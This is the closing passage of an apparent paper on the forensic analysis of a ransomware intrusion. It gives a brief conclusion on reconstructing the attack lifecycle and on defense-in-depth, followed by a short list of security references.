Deleted file recovery demonstrated anti-forensic cleanup attempts, while detection artifacts validated malicious behavior. Together, these forensic methods enabled full reconstruction of the attack lifecycle.

The study highlights the importance of multi-layered forensic analysis and defense-in-depth strategies in modern enterprise environments. Understanding ransomware behavior at a forensic level allows organizations to design stronger detection, response, and recovery mechanisms.

10 References

References

[1] Fortinet, "Rhysida Ransomware Intrusion Analysis," 2023. https://www.fortinet.com/content/dam/fortinet/assets/threat-reports/rhysida-ransomware-intrusion.pdf

[2] A. Kharraz et al., "Cutting the Gordian Knot: A Look Under the Hood of Ransomware Attacks," *IEEE Security & Privacy*, 2015.

[3] S. Scaife et al., "Cryptolock (and Drop It)," *IEEE ICDCS*, 2016.

[4] E. Casey, "Digital Forensics and Incident Response," *IEEE Computer*, 2020.

[5] MITRE Corporation, "MITRE ATT&CK Framework." https://attack.mitre.org